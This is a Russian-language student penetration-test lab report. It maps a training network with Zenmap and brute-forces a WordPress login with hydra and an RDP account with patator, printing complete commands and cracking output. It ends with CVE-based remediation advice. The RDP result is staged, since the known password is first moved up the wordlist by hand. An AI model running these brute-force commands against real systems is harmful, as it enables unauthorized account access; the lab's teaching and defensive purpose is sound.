
## Шаг 6

### Задание 1


Используя ПО Zenmap, построим граф связей машин исследуемой инфраструктуры. Для начала установим и запустим Zenmap:



Затем запустим сканирование исследуемой подсети 10.0.20.0/24:




В результате мы получили следующий граф:



## Задание 2

Используя ПО **hydra**, подберем пароль к форме аутентификации веб-приложения по адресу <http://10.0.20.60>. Для этого используем словарь **rockyou.txt**.

Для правильной атаки требуется правильно составить команду. Для этого откроем страницу для входа и намеренно введем неправильные данные. Далее в браузере перейдем в режим разработчика и найдем строку кода, которая сообщает нам об ошибке аутентификации:





Команда для брутфорса выгляди́м следующим образом:

```
<hydra -l admin -P /home/kali/Downloads/rockyou.txt 10.0.20.60 http-post-form  
"/wp-login.php:log=^USER^&pwd=^PASS^&wp-submit=Log In&testcookie=1:F=The password you entered  
for the username" -V >
```

Проверим, есть ли наш пароль **admin** в файле **rockyou.txt**:

```
kali@kali: ~  
Session Actions Edit View Help  
kali@kali: ~ kali@kali: ~  
(kali@kali)~  
$ cat /home/kali/Downloads/rockyou.txt | grep admin -n  
3375:badminton  
14612:administrator  
15914:administracion  
19818:admin  
41357:admin1  
54152:administrador  
90005:admin123  
113308:administration  
133863:admins  
142392:admin2  
189935:Badminton  
205293:badminton1  
211979:sysadmin  
278883:badmind  
297114:padmini  
318346:administradora  
318347:admin1234  
333477:soloadmin  
367754:admini  
367755:adminadmin  
367756:admin23  
367757:admin01
```

Пароль присутствует, пробуем запустить нашу команду:

```
kali@kali: ~  
Session Actions Edit View Help  
kali@kali: ~ kali@kali: ~  
(kali@kali)~  
$ hydra -l admin -P /home/kali/Downloads/rockyou.txt 10.0.20.60 http-post-form "/wp-login.php:log=^USER^&pwd=^PASS^&wp-submit=Log  
In&testcookie=1:F=The password you entered for the username" -V  
Hydra v9.6 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for ille  
gal purposes (this is non-binding, these ** ignore laws and ethics anyway).  
Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-09-29 17:34:29  
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344398 login tries (l:1/p:14344398), ~896525 tries per task  
[DATA] attacking http-post-form://10.0.20.60:80/wp-login.php:log=^USER^&pwd=^PASS^&wp-submit=Log In&testcookie=1:F=The password you  
entered for the username  
[ATTEMPT] target 10.0.20.60 - login "admin" - pass "123456" - 1 of 14344398 [child 0] (0/0)  
[ATTEMPT] target 10.0.20.60 - login "admin" - pass "12345" - 2 of 14344398 [child 1] (0/0)  
[ATTEMPT] target 10.0.20.60 - login "admin" - pass "123456789" - 3 of 14344398 [child 2] (0/0)  
[ATTEMPT] target 10.0.20.60 - login "admin" - pass "password" - 4 of 14344398 [child 3] (0/0)  
[ATTEMPT] target 10.0.20.60 - login "admin" - pass "iloveyou" - 5 of 14344398 [child 4] (0/0)  
[ATTEMPT] target 10.0.20.60 - login "admin" - pass "princess" - 6 of 14344398 [child 5] (0/0)  
[ATTEMPT] target 10.0.20.60 - login "admin" - pass "1234567" - 7 of 14344398 [child 6] (0/0)  
[ATTEMPT] target 10.0.20.60 - login "admin" - pass "rockyou" - 8 of 14344398 [child 7] (0/0)  
[ATTEMPT] target 10.0.20.60 - login "admin" - pass "12345678" - 9 of 14344398 [child 8] (0/0)  
[ATTEMPT] target 10.0.20.60 - login "admin" - pass "abc123" - 10 of 14344398 [child 9] (0/0)  
[ATTEMPT] target 10.0.20.60 - login "admin" - pass "nicole" - 11 of 14344398 [child 10] (0/0)  
[ATTEMPT] target 10.0.20.60 - login "admin" - pass "daniel" - 12 of 14344398 [child 11] (0/0)  
[ATTEMPT] target 10.0.20.60 - login "admin" - pass "babygirl" - 13 of 14344398 [child 12] (0/0)  
[ATTEMPT] target 10.0.20.60 - login "admin" - pass "monkey" - 14 of 14344398 [child 13] (0/0)  
[ATTEMPT] target 10.0.20.60 - login "admin" - pass "lovely" - 15 of 14344398 [child 14] (0/0)  
[ATTEMPT] target 10.0.20.60 - login "admin" - pass "jessica" - 16 of 14344398 [child 15] (0/0)  
[ATTEMPT] target 10.0.20.60 - login "admin" - pass "654321" - 17 of 14344398 [child 0] (0/0)  
[ATTEMPT] target 10.0.20.60 - login "admin" - pass "michael" - 18 of 14344398 [child 1] (0/0)  
[ATTEMPT] target 10.0.20.60 - login "admin" - pass "ashley" - 19 of 14344398 [child 2] (0/0)  
[ATTEMPT] target 10.0.20.60 - login "admin" - pass "qwerty" - 20 of 14344398 [child 4] (0/0)  
[ATTEMPT] target 10.0.20.60 - login "admin" - pass "111111" - 21 of 14344398 [child 6] (0/0)  
[ATTEMPT] target 10.0.20.60 - login "admin" - pass "iloveu" - 22 of 14344398 [child 5] (0/0)  
[ATTEMPT] target 10.0.20.60 - login "admin" - pass "000000" - 23 of 14344398 [child 3] (0/0)
```

Спустя некоторое время пароль был успешно подобран:

```
kali@kali: ~  
[ATTEMPT] target 10.0.20.60 - login "admin" - pass "080289" - 19856 of 14344398 [child 11] (0/0)  
[ATTEMPT] target 10.0.20.60 - login "admin" - pass "061192" - 19857 of 14344398 [child 3] (0/0)  
[ATTEMPT] target 10.0.20.60 - login "admin" - pass "061088" - 19858 of 14344398 [child 2] (0/0)  
[ATTEMPT] target 10.0.20.60 - login "admin" - pass "050892" - 19859 of 14344398 [child 10] (0/0)  
[ATTEMPT] target 10.0.20.60 - login "admin" - pass "041187" - 19860 of 14344398 [child 13] (0/0)  
[ATTEMPT] target 10.0.20.60 - login "admin" - pass "021989" - 19861 of 14344398 [child 7] (0/0)  
[ATTEMPT] target 10.0.20.60 - login "admin" - pass "021091" - 19862 of 14344398 [child 15] (0/0)  
[ATTEMPT] target 10.0.20.60 - login "admin" - pass "020792" - 19863 of 14344398 [child 8] (0/0)  
[ATTEMPT] target 10.0.20.60 - login "admin" - pass "020388" - 19864 of 14344398 [child 9] (0/0)  
[ATTEMPT] target 10.0.20.60 - login "admin" - pass "010507" - 19865 of 14344398 [child 14] (0/0)  
[ATTEMPT] target 10.0.20.60 - login "admin" - pass "zaqlxsw2" - 19866 of 14344398 [child 1] (0/0)  
[ATTEMPT] target 10.0.20.60 - login "admin" - pass "zac efron" - 19867 of 14344398 [child 6] (0/0)  
[ATTEMPT] target 10.0.20.60 - login "admin" - pass "yoohoo" - 19868 of 14344398 [child 5] (0/0)  
[ATTEMPT] target 10.0.20.60 - login "admin" - pass "yomomma1" - 19869 of 14344398 [child 0] (0/0)  
[ATTEMPT] target 10.0.20.60 - login "admin" - pass "volcano" - 19870 of 14344398 [child 11] (0/0)  
[ATTEMPT] target 10.0.20.60 - login "admin" - pass "villalobos" - 19871 of 14344398 [child 2] (0/0)  
[ATTEMPT] target 10.0.20.60 - login "admin" - pass "vangogh" - 19872 of 14344398 [child 12] (0/0)  
[ATTEMPT] target 10.0.20.60 - login "admin" - pass "valverde" - 19873 of 14344398 [child 3] (0/0)  
[ATTEMPT] target 10.0.20.60 - login "admin" - pass "v123456" - 19874 of 14344398 [child 7] (0/0)  
[ATTEMPT] target 10.0.20.60 - login "admin" - pass "twisted1" - 19875 of 14344398 [child 8] (0/0)  
[ATTEMPT] target 10.0.20.60 - login "admin" - pass "twinkies" - 19876 of 14344398 [child 9] (0/0)  
[ATTEMPT] target 10.0.20.60 - login "admin" - pass "tinman" - 19877 of 14344398 [child 14] (0/0)  
[ATTEMPT] target 10.0.20.60 - login "admin" - pass "timmy2" - 19878 of 14344398 [child 10] (0/0)  
[ATTEMPT] target 10.0.20.60 - login "admin" - pass "tiger08" - 19879 of 14344398 [child 13] (0/0)  
[ATTEMPT] target 10.0.20.60 - login "admin" - pass "theshit" - 19880 of 14344398 [child 1] (0/0)  
[ATTEMPT] target 10.0.20.60 - login "admin" - pass "texans" - 19881 of 14344398 [child 0] (0/0)  
[ATTEMPT] target 10.0.20.60 - login "admin" - pass "tarheel" - 19882 of 14344398 [child 15] (0/0)  
[80][http-post-form] host: 10.0.20.60 login: admin password: admin  
[STATUS] attack finished for 10.0.20.60 (valid pair found)  
1 of 1 target successfully completed, 1 valid password found  
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-09-29 17:52:06  
  
(kali@kali)-[~]  
$
```

### Задание 3

Используя ПО **patator**, подберем пароль учетной записи компьютера главного бухгалтера по адресу <http://10.0.20.11> через RDP.

Зная пару логин:пароль для компьютера бухгалтера (**student:PerfectionPersonified**) выясним, есть ли данный пароль в нашем словаре **rockyou.txt**:

```
(kali@kali)-[~]  
$ cat /home/kali/Downloads/rockyou.txt | grep PerfectionPersonified -n  
10728050:PerfectionPersonified
```

Наш пароль есть и находится на **10.728.050** строчке, следовательно, если правильно задать условия для атаки, **patator** методом брутфорса подберет его спустя достаточно долгое время. Для удобства перенесем наш пароль **PerfectionPersonified** в файле **rockyou.txt** на более раннюю строку, например, на строку 1000:

```
kali@kali: ~  
Session Actions Edit View Help  
kali@kali: ~ x kali@kali: ~  
GNU nano 8.6 /home/kali/Downloads/rockyou.txt *  
985 iloveyou!  
986 eugene  
987 torres  
988 damian  
989 123123123  
990 joshua1  
991 bobby  
992 babyface  
993 andre  
994 donald  
995 daniel1  
996 panther  
997 dinamo  
998 mommy  
999 juliana  
1000 PerfectionPersonified  
1001 trustnol  
1002 sexylady  
1003 14344  
1004 autumn  
1005 mendoza  
1006 animals  
1007 perfect  
1008 mariel  
1009 bullshit  
1010 bitches  
1011 852456  
1012 marcela  
1013 drpepper  
1014 gerardo  
^G Help ^O Write Out ^F Where Is ^X Cut ^T Execute ^C Location M-U Undo M-A Set Mark M-J To Bracket  
^X Exit ^R Read File ^_ Replace ^U Paste ^D Justify ^_ Go To Line M-E Redo M-C Copy ^B Where Was
```

Команда для брутфорса компьютера главного бухгалтера по RDP:

```
<patator rdp_login host=10.0.20.11 user='student' password=FILE0 0=/home/kali/Downloads/rockyou.txt -x ignore:fgrep='ERRCONNECT'>
```

Запустим ее:

```
(kali@kali)-[~]  
$ patator rdp_login host=10.0.20.11 user='student' password=FILE0 0=/home/kali/Downloads/rockyou.txt -x ignore:fgrep='ERRCONNECT'  
/usr/bin/patator:452: SyntaxWarning: invalid escape sequence '\w'  
before_urls=http://10.0.0.1/index before_egrep='_N1:<input type="hidden" name="nonce1" value="(\\w+)"|_N2:name="nonce2" value="(\\w+)"'  
/usr/bin/patator:2674: SyntaxWarning: invalid escape sequence '\\w'  
( 'prompt_re', 'regular expression to match prompts [\\w+:])',  
/usr/bin/patator:2687: SyntaxWarning: invalid escape sequence '\\w'  
def execute(self, host, port='23', inputs=None, prompt_re='\\w+:', timeout='20', persistent='0'):  
/usr/bin/patator:3361: SyntaxWarning: invalid escape sequence '\\w'  
( 'prompt_re', 'regular expression to match prompts [\\w+:])',  
/usr/bin/patator:3383: SyntaxWarning: invalid escape sequence '\\w'  
def execute(self, host, port='513', luser='root', user='', password=None, prompt_re='\\w+:', timeout='10', persistent='0'):  
/usr/bin/patator:4254: SyntaxWarning: invalid escape sequence '\\d'  
m = re.search(' Authentication only, exit status (\\d+)', err)  
/usr/bin/patator:4971: SyntaxWarning: invalid escape sequence '\\(''  
msg = 'Handshake returned: %s (%s)' % (re.search('SA=\\((.+)' LifeType', out).group(1), re.search('\\t(.+) Mode Handshake returned', out).gr  
oup(1))  
15:22:03 patator INFO - Starting Patator 1.0 (https://github.com/lanjelot/patator) with python-3.13.7 at 2025-10-01 15:22 EDT  
15:22:03 patator INFO -  
15:22:03 patator INFO - code size time | candidate | num | msg  
15:22:03 patator INFO -
```

Спустя некоторое время пароль был успешно подобран:




```

(kali@kali)-[~]
$ patator rdp.login host=10.0.20.11 user='student' password=FILE0 0=/home/kali/Downloads/rockyou.txt -x ignore:code='134'
/usr/bin/patator:452: SyntaxWarning: invalid escape sequence '\w'
before_urls=http://10.0.0.1/index before_egrep='_N1_:<input type="hidden" name="nonce1" value="(\w+)"|_N2_:name="nonce2" value="(\w+)"'
/usr/bin/patator:2674: SyntaxWarning: invalid escape sequence '\w'
('prompt_re', 'regular expression to match prompts [\w+:]'),
/usr/bin/patator:2687: SyntaxWarning: invalid escape sequence '\w'
def execute(self, host, port='23', inputs=None, prompt_re='\w+:', timeout='20', persistent='0'):
/usr/bin/patator:3361: SyntaxWarning: invalid escape sequence '\w'
('prompt_re', 'regular expression to match prompts [\w+:]'),
/usr/bin/patator:3383: SyntaxWarning: invalid escape sequence '\w'
def execute(self, host, port='513', user='root', user='', password=None, prompt_re='\w+:', timeout='10', persistent='0'):
/usr/bin/patator:4254: SyntaxWarning: invalid escape sequence '\d'
m = re.search(' Authentication only, exit status (\d+)', err)
/usr/bin/patator:4971: SyntaxWarning: invalid escape sequence '\('
msg = 'Handshake returned: %s (%s)' % (re.search('SA=\\((.+)' LifeType', out).group(1), re.search('t(\\.+)' Mode Handshake returned', out).group(1))
15:36:16 patator INFO - Starting Patator 1.0 (https://github.com/lanjelot/patator) with python-3.13.7 at 2025-10-01 15:36 EDT
15:36:16 patator INFO -
15:36:16 patator INFO - code size time | candidate | num | msg
15:36:16 patator INFO -
15:36:32 patator INFO - 0 42 0.255 | PerfectionPersonified | 1000 | exit: 1, err: ERRCONNECT_CONNECT_CANCELLED
^C15:36:38 patator INFO - Hits/Done/Skip/Fail/Size: 1/1342/0/0/14344391, Avg: 62 r/s, Time: 0h 0m 21s
15:36:38 patator INFO - To resume execution, pass --resume 131,140,138,132,137,140,139,129,131,125

```

## Задание 4

Получив всю необходимую информацию, используя ПО **Maltego**, построим графы связей между всеми обнаруженными сущностями (хостами, портами, приложениями, пользователями, паролями и тд.).



## Шаг 7

### Рекомендации по повышению уровня безопасности инфраструктуры

## Уязвимости с высоким уровнем угрозы и рекомендации

- 1. Уязвимость CVE-2020-15778 (High, CVSS 7.8)**  
Позволяет удалённому нарушителю выполнить произвольную команду на сервере из-за отсутствия фильтрации специальных символов. Возможна полная компрометация сервера, утечка данных или отказ в работе.  
**Рекомендации:** Применить патч или обновление, отключить неиспользуемые службы удаленного выполнения, усилить сетевую сегрегацию и контроль доступа.
- 2. Уязвимость CVE-2018-19296 и CVE-2020-36326 в библиотеке PHPMailer (High, CVSS 9.8)**  
Ведут к удалённому выполнению кода через обработку вложений с `phar://` путями.  
**Рекомендации:** Обновить PHPMailer до последних версий, проверить и ограничить загрузку вложений, использовать WAF.
- 3. Уязвимости в WordPress до версии 5.3.1 (High, CVSS 9.8)**  
Позволяют пользователям с низкими правами внедрять JavaScript код, что ведёт к компрометации учётных записей и административного контроля над сайтом.  
**Рекомендации:** Обновить WordPress, ограничить права пользователей, включить плагины безопасности, закрыть административные панели через VPN или IP-блоки.
- 4. Использование устаревших версий PHP (High, CVSS 10.0)**  
Риск множества уязвимостей: удалённое выполнение кода, DoS, утечка данных.  
**Рекомендации:** Обновить PHP до поддерживаемых версий, регулярно применять безопасности обновления, мониторить журналы безопасности.
- 5. Уязвимость CVE-2023-23397 (Критическая уязвимость в Outlook)**  
Позволяет злоумышленнику без действий пользователя получить хэши Net-NTLMv2 через SMB, что даёт возможность ретрансляции аутентификации и последующего взлома других систем.  
**Рекомендации:** Обновить Outlook и Windows до последних патчей, ограничить SMB доступ во внешних и ненадёжных сетях.
- 6. Уязвимость CVE-2021-44790 (buffer overflow в Apache HTTP Server mod\_lua)**  
Приводит к удалённому выполнению кода или отказу в обслуживании.  
**Рекомендации:** Обновить Apache до последних версий, ограничить доступ к `mod_lua`, применить WAF.
- 7. Уязвимость CVE-2021-44223 в WordPress (High, CVSS 9.8)**  
Позволяет удалённым злоумышленникам выполнять произвольный код через уязвимость цепочки поставок плагинов.  
**Рекомендации:** Проверить и обновить все используемые плагины, удалить неиспользуемые, применить контроль целостности файлов.
- 8. Уязвимость CVE-2023-0567, CVE-2023-0568, CVE-2023-0662 в PHP (High, CVSS ~7.8)**  
Могут привести к обходу аутентификации, RCE и отказу в обслуживании.  
**Рекомендации:** Обновить PHP, провести аудит аутентификации и управления сессиями.
- 9. Уязвимость CVE-2019-0211 в Apache HTTP Server (High, CVSS 7.8)**  
Позволяет осуществлять произвольное выполнение кода с правами `root` через менее привилегированные процессы.  
**Рекомендации:** Обновить Apache, ограничить права на выполнение CGI/скриптов, применять SELinux/AppArmor.



## Уязвимости со средним уровнем угрозы и рекомендации

1. **CVE-2020-14145, CVE-2016-20012 в OpenSSH (Medium, CVSS 5.3-5.9)**  
Утечка информации, возможны MITM-атаки и разведка учётных записей.  
**Рекомендации:** Обновить OpenSSH, использовать более сильные протоколы аутентификации (ключи), мониторить логи.
2. **CVE-2022-31628, CVE-2022-31629 в PHP (Medium, CVSS 6.8)**  
DoS через исчерпание ресурсов распаковкой файлов.  
**Рекомендации:** Обновить PHP, ограничить загрузку файлов.
3. **CVE-2021-29447 в WordPress (Medium, CVSS 6.5)**  
Обход безопасностных ограничений при загрузке файлов.  
**Рекомендации:** Использовать фильтрацию и проверку загрузок, обновить WordPress и плагины.
4. **CVE-2019-10092 и CVE-2019-10098 в Apache (Medium, CVSS 6.1)**  
XSS и обход правил безопасности.  
**Рекомендации:** Обновить Apache, конфигурировать политики защиты с помощью WAF.

## Уязвимости с низким уровнем угрозы и рекомендации

1. **CVE-2020-7068 в PHP (Low, CVSS 3.6)**  
Use-After-Free, возможны сбои и раскрытие частичной информации.  
**Рекомендации:** Включить мониторинг, обновить PHP по графику.
2. **CVE-1999-0524 в ICMP (Low, CVSS 2.1)**  
Раскрытие сетевой информации, возможно проведение DoS-атак.  
**Рекомендации:** Настроить фильтрацию ICMP пакетов на периметре сети.

## Общие рекомендации по безопасности

- Обновлять все серверные ОС и приложения своевременно, применять патчи.
- Закрывать или ограничить доступ к неиспользуемым сервисам и портам (например, SMB 445, NetBIOS 139).
- Усилить аутентификацию, использовать многофакторную аутентификацию.
- Ограничить доступ к административным панелям и чувствительным сервисам.
- Применять системы обнаружения вторжений (IDS/IPS) и WAF.
- Проводить регулярные аудиты уязвимостей и анализ безопасности.
- Обучать пользователей опасностям фишинга и социальной инженерии.

## Шаг 8

## Вывод

В ходе комплексного тестирования безопасности были выявлены многочисленные уязвимости различного уровня критичности в программном обеспечении серверов и веб-приложений. В частности,

обнаружены высоко критичные дыры в используемых версиях CMS WordPress, Apache HTTP Server и PHP, дающие злоумышленникам возможность удалённого выполнения кода, обхода механизмов аутентификации, угрозы отказа в обслуживании и компрометации конфиденциальных данных. Кроме того, благодаря использованию стандартных и слабых паролей был получен несанкционированный доступ к важным системам, включая рабочие станции и административные панели.

Результаты демонстрируют, что политика безопасности и поддержка актуальности программного обеспечения в инфраструктуре недостаточна. Недостаточная сегментация сети, незащищённые веб-серверы с открытыми административными интерфейсами и устаревший софт создают высокий риск масштабных атак, включая угрозу компрометации всего периметра.

**Общая оценка защищённости:** инфраструктура находится на среднем или ниже уровне зрелости безопасности с рядом существенных уязвимостей, которые требуют срочного устранения. Основные риски - удалённое выполнение кода, перехват и расшифровка аутентификационных данных, отказ в обслуживании, а также утечка конфиденциальной информации через Web-уязвимости и административные ошибки. Особое внимание следует уделить обновлению программного обеспечения, усилению контроля доступа, внедрению многофакторной аутентификации и ограничению доступа к административным сервисам.

Таким образом, для снижения рисков необходимо реализовать комплексный план по обновлению уязвимых компонентов, ревизии политик безопасности, усилению сегментации сети и обучению сотрудников основам информационной безопасности. Это позволит значительно повысить устойчивость ИТ-инфраструктуры к современным киберугрозам и защищённость данных.